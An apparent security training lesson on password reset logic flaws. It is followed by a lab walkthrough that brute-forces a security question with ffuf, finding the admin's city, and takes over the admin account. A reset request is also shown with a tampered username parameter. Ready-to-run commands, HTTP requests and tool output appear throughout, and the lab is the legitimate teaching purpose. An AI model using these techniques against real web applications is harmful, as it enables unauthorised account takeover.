Vulnerable Password Reset
We have already discussed how to brute-force password reset tokens to gain access to a victim's account. However, even if a web application utilizes rate limiting and CAPTCHAs, business logic bugs within the password reset functionality can still allow for the takeover of other users' accounts.
Guessable Password Reset Questions
Often, web applications authenticate users who have lost their passwords by requiring them to answer one or more security questions. During registration, users provide answers to predefined and generic security questions, disallowing users from entering custom ones. Therefore, within the same web application, the security questions of all users will be the same, allowing attackers to abuse them.
Assuming we had found such functionality on a target website, we should attempt to exploit it to bypass authentication. Often, the weak link in a question-based password reset functionality is the predictability of the answers. It is common to find questions like the following:
- "
What is your mother's maiden name?" - "
What city were you born in?"
While these questions seem tied to the individual user, they can often be obtained through OSINT or guessed, given a sufficient number of attempts, i.e., a lack of brute-force protection.
For instance, assuming a web application uses a security question like What city were you born in?:

We can attempt to brute-force the answer to this question by using a proper wordlist. There are multiple lists containing large cities worldwide. For instance, this CSV file contains a list of more than 25,000 cities with more than 15,000 inhabitants from all over the world. This is a great starting point for brute-forcing the city in which a user was born.
Since the CSV file contains the city name in the first field, we can create our wordlist containing only the city name on each line using the following command:
m4cc18@htb[/htb]$ cat world-cities.csv | cut -d ',' -f1 > city_wordlist.txt

$ wc -l city_wordlist.txt

26468 city_wordlist.txt
As we can see, this results in a total of 26,468 cities.
To set up our brute-force attack, we first need to specify the user we want to target:

As an example, we will target the user admin. After specifying the username, we must answer the user's security question. The corresponding request looks like this:

We can set up the corresponding ffuf command from this request to brute-force the answer. Keep in mind that we need to specify our session cookie to associate our request with the username admin we specified in the previous step:
m4cc18@htb[/htb]$ ffuf -w ./city_wordlist.txt -u http://pwreset.htb/security_question.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=39b54j201u3rhu4tab1pvdb4pv" -d "security_response=FUZZ" -fr "Incorrect response."

<SNIP>

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
    * FUZZ: Houston
After obtaining the security response, we can reset the admin user's password and entirely take over the account:

We could narrow down the cities if we had additional information on our target to reduce the time required for our brute-force attack on the security question. For instance, if we knew that our target user was from Germany, we could create a wordlist containing only German cities, reducing the number to about a thousand cities:
m4cc18@htb[/htb]$ cat world-cities.csv | grep Germany | cut -d ',' -f1 > german_cities.txt

$ wc -l german_cities.txt

1117 german_cities.txt
Manipulating the Reset Request
Another instance of a flawed password reset logic occurs when a user can manipulate a potentially hidden parameter to reset the password of a different account.
For instance, consider the following password reset flow, which is similar to the one discussed above. First, we specify the username:

We will use our demo account htb-stdnt, which results in the following request:
POST /reset.php HTTP/1.1
Host: pwreset.htb
Content-Length: 18
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv

username=htb-stdnt
Afterward, we need to supply the response to the security question:

Supplying the security response London results in the following request:
POST /security_question.php HTTP/1.1
Host: pwreset.htb
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv

security_response=London&username=htb-stdnt
As we can see, the username is contained in the form as a hidden parameter and sent along with the security response. Finally, we can reset the user's password:

The final request looks like this:
POST /reset_password.php HTTP/1.1
Host: pwreset.htb
Content-Length: 36
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv

password=P@$w0rd&username=htb-stdnt
Like the previous request, the request contains the username in a separate POST parameter. Suppose the web application does not properly verify that the usernames in both requests match. In that case, we can skip the security question or supply the answer to our security question and then set the password of an entirely different account. For instance, we can change the admin user's password by manipulating the username parameter of the password reset request:
POST /reset_password.php HTTP/1.1
Host: pwreset.htb
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv

password=P@$w0rd&username=admin
To prevent this vulnerability, keeping a consistent state during the entire password reset process is essential. Resetting an account's password is a sensitive process where minor implementation flaws or logic bugs can enable an attacker to take over other users' accounts. As such, we should investigate the password reset functionality of any web application closely and keep an eye out for potential security issues.
Exercise
TARGET: 154.57.164.80:32553
Challenge 1
Which city is the admin user from?
Hint: The admin user is from the UK.
Discovery
Lets first visit the target web app

- Note there is a Reset your password functionality
- Lets hit that button
Then we provide the admin username and click Submit:

The request after clicking the Submit button looks as follows:
POST /reset.php HTTP/1.1
Host: 154.57.164.80:32553
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://154.57.164.80:32553
Connection: keep-alive
Referer: http://154.57.164.80:32553/reset.php
Cookie: PHPSESSID=2kpk8qlsqe3vae18qtv15ipl1t
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin
- This request already provides the session token we will need to use in the brute-force step
Then we are asked a security question, this is the one we need to brute-force so that we can know what city the user is from:

After typing a random city and clicking Submit, the request looks as follows:

POST /security_question.php HTTP/1.1
Host: 154.57.164.80:32553
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://154.57.164.80:32553
Connection: keep-alive
Referer: http://154.57.164.80:32553/security_question.php
Cookie: PHPSESSID=2kpk8qlsqe3vae18qtv15ipl1t
Upgrade-Insecure-Requests: 1
Priority: u=0, i

security_response=london
And we are shown the following error message:

Exploitation
After knowing how the above request looks like, we determined that the parameter we need to fuzz is security_response=? and the session token I need to specify is: PHPSESSID=2kpk8qlsqe3vae18qtv15ipl1t.
The next step is to build the wordlist containing all the cities from the UK. First we need to download this CSV file containing a bunch of city names, then we use the following command to filter for "United Kingdom" cities:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ cat world-cities.csv | grep "United Kingdom" | cut -d ',' -f1 > uk_cities.txt
Now we are ready to build the ffuf command to brute-force the city we need to change the password of the admin user:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ ffuf -w uk_cities.txt -u http://154.57.164.80:32553/security_question.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=2kpk8qlsqe3vae18qtv15ipl1t" -d "security_response=FUZZ" -fr "Incorrect response."
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://154.57.164.80:32553/security_question.php
 :: Wordlist         : FUZZ: /home/macc/htb/broken_authentication/uk_cities.txt
 :: Header           : Cookie: PHPSESSID=2kpk8qlsqe3vae18qtv15ipl1t
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : security_response=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Incorrect response.
________________________________________________

Manchester              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 127ms]
:: Progress: [860/860] :: Job [1/1] :: 247 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
- We have found
admin's city! it is Manchester
flag: Manchester
Challenge 2
Reset the admin user's password on the target system to obtain the flag.
We now know the city the adimin user was born in, so we can go ahead and provide it as the answer for the security question for this user:


We were able to get access to the change password form, so now we just need to create a simple password like test to remember when logging in as the admin user.
Lets finally try to login as the admin user with the new password we just created so that we can retrieve the flag.
